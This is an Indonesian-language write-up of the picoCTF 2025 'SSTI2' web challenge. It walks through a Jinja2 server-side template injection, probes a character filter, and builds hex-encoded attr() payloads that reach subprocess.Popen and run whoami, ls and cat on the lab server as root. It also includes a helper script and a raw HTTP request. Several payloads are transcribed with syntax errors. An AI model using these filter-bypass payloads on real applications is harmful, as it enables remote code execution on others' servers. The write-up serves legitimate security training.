

PicoCTF

Web Exploitation – SSTI2 – level medium

Writer: levith4n

Author:

Venax

Description:

I made a cool website where you can announce whatever you want! I read about input sanitization, so now I remove any kind of characters that could be a problem :)

Additional details will be available after launching your challenge instance.

Ini adalah *challenge* SSTI, tetapi dengan sanitasi.

SSTI2

Medium Web Exploitation picoCTF 2025 browser_webshell_solvable

AUTHOR: VENAX

Description

I made a cool website where you can announce whatever you want! I read about input sanitization, so now I remove any kind of characters that could be a problem :)

I heard templating is a cool and modular way to build web apps! Check out my website [here!](#)

This challenge launches an instance on demand.

Its current status is: **RUNNING**

Instance Time Remaining: **13:55**

Restart Instance

Hints ?

1 2

4,632 users solved

92% Liked

picoCTF{FLAG}

Submit Flag

Ini adalah tampilan utama dari aplikasi web target, kita dapat menginputkan sesuatu pada form yang disediakan, setelah itu input yang kita masukkan akan ditampilkan kembali ke kita.

Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce:

Sesuai yang terdapat pada deskripsi, kita akan mencoba melakukan SSTI, saya mencoba payload SSTI Jinja2, yaitu `{{ 7 * 7 }}` dengan harapan hasil yang dikembalikan kepada kita adalah **49** (hasil perkalian $7 * 7$).

Home


I built a cool website that lets you announce whatever you want!*

What do you want to announce:


Ternyata hasil yang dikembalikan adalah **49**, hal ini mengindikasikan bahwa ini memang rentan akan SSTI.

49


Kemudian saya menggunakan **Burp repeater** untuk mempermudah dan memasukkan `{{1.__class__}}` yang bertujuan untuk mendapatkan **class** dari angka 1 yaitu `< class 'integer'>`. Namun, seperti yang terlihat, hal ini tidak diizinkan sehingga diblokir oleh aplikasi web.




Kemudian, saya memastikan karakter apa yang tidak diizinkan oleh aplikasi web ini, dengan memasukkan karakter `(.)`, seperti yang terlihat bahwa karakter ini tidak diizinkan.



Selain tanda titik, saya juga memastikan karakter `_` diizinkan atau tidak oleh aplikasi web ini, seperti yang terlihat bahwa karakter ini tidak diizinkan juga.




Karena mengetahui bahwa tanda titik dan underscore tidak diizinkan, maka saya memikirkan inisiatif lain, yaitu menggunakan cara `<object>[attribut]`, yang mana **object** akan kita isi dengan angka 1 dan **attribut** akan kita isi `__class__`, karena sebenarnya setiap object pada python memiliki **attribut** `__class__` dan untuk karakter `_` saya coba konversi ke **hex**. Ternyata hal ini juga tidak diizinkan yang mengindikasikan bahwa karakter `[]` juga tidak diizinkan.



Setelah itu saya memikirkan alternatif lain, yaitu menggunakan `<object>|attr(attribute)`, sama seperti sebelumnya untuk karakter `_` saya coba konversi ke **hex**. Seperti yang terlihat bahwa hal ini berhasil


Payload: `{{1|attr("\x5f\x5fclass\x5f\x5f")}}`



Selanjutnya saya hanya perlu membuat payload **SSTI** untuk mendapatkan **class subprocess.Popen**, yang mana ini akan saya gunakan untuk RCE.

Payload:

`{{1|attr("\x5f\x5fclass\x5f\x5f")|attr("\x5f\x5fmro\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")(1)|attr("\x5f\x5fsubclasses\x5f\x5f")()}}`



Karena output dari *payload* sebelumnya menghasilkan list dari seluruh **built-in class** pada Python yang tidak memungkinkan kita menghitung **index** dari class **subprocess.Popen**, saya pun membuat *script* python sederhana untuk menentukan **index** class **subprocess.Popen** dari output *payload* sebelumnya, output tersebut saya masukkan ke dalam file **class.txt**.

```
1 import re
2
3 with open('class.txt') as f:
4     lines = f.read()
5
6
7 class_names = re.findall(r"<class '([^']+)>", lines)
8
9
10 for i in range(len(class_names)):
11     if(class_names[i] == "subprocess.Popen"):
12         print(f"index dari popen {i+1}")
13         break
14
15
```

Setelah itu, saya menjalankan script tersebut dan menemukan bahwa pada output tersebut **subprocess.Popen** berada pada index ke-356.


```
[^ levith4n@arch] ~/Data/ctf-tools/Popen-Finder ¯ main > python3 main.py
index dari popen 356
```

Selanjutnya saya melanjutkan *payload* SSTI sebelumnya.

Payload:

```
{{1|attr("\x5f\x5fclass\x5f\x5f")|attr("\x5f\x5fmro\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")}(1)|attr("\x5f\x5fsubclasses\x5f\x5f")()|attr("\x5f\x5fgetitem\x5f\x5f")(356)('whoami', shell=True, stdout=-1)|attr("communicate()")}}
```


Payload ini akan membuat kita melakukan RCE, seperti yang terlihat saya memasukkan perintah **whoami** dan mendapatkan output **root** yang menandakan bahwa kita langsung masuk dengan hak akses **root**.



Selanjutnya saya menggunakan perintah **ls** untuk melihat isi dari direktori saat ini, saya menemukan file **flag.txt** yang sepertinya berisi flag.

Payload:

```
{{1|attr("\x5f\x5fclass\x5f\x5f")|attr("\x5f\x5fmro\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f") (1)|attr("\x5f\x5fsubclasses\x5f\x5f")()|attr("\x5f\x5fgetitem\x5f\x5f")(356)('ls', shell=True, stdout=-1)|attr("communicate()}}}
```



Terakhir, saya mencoba membaca isi dari file **flag.txt** dengan perintah **cat**.

Payload:

```
{{1|attr("\x5f\x5fclass\x5f\x5f")|attr("\x5f\x5fmro\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")}(1)|attr("\x5f\x5fsubclasses\x5f\x5f")()|attr("\x5f\x5fgetitem\x5f\x5f")(356)('ls', shell=True, stdout=-1)|attr("communicate()")}}
```

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab shows a POST request to `/announce` with a complex payload. The 'Response' tab shows an HTTP 200 OK response with an HTML body containing a single line of text: `(b'.picoclf(ssti_f1lt3r_byp4ss_e964f716)'. None)`.

Request

```
1 POST /announce HTTP/1.1
2 Host: shape-facility.picoclf.net:50772
3 Content-Length: 235
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://shape-facility.picoclf.net:50772
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/138.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://shape-facility.picoclf.net:50772/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 content=
  {{1|attr("\x5f\x5fclass\x5f\x5f")|attr("\x5f\x5fmro\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")}(1)|attr("\x5f\x5fsubclasses\x5f\x5f")()|attr("\x5f\x5fgetitem\x5f\x5f")(356)('cat+flag
  ,shell=True,stdout=-1)|attr("communicate()")}}
```

Response

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.8.10
3 Date: Tue, 15 Jul 2025 11:32:20 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 161
6 Connection: close
7
8 <!doctype html>
9
10 <h1 style="font-size:100px;" align="center">
  (b&#39;.picoclf(ssti_f1lt3r_byp4ss_e964f716)&#39;. None)
  </h1>
```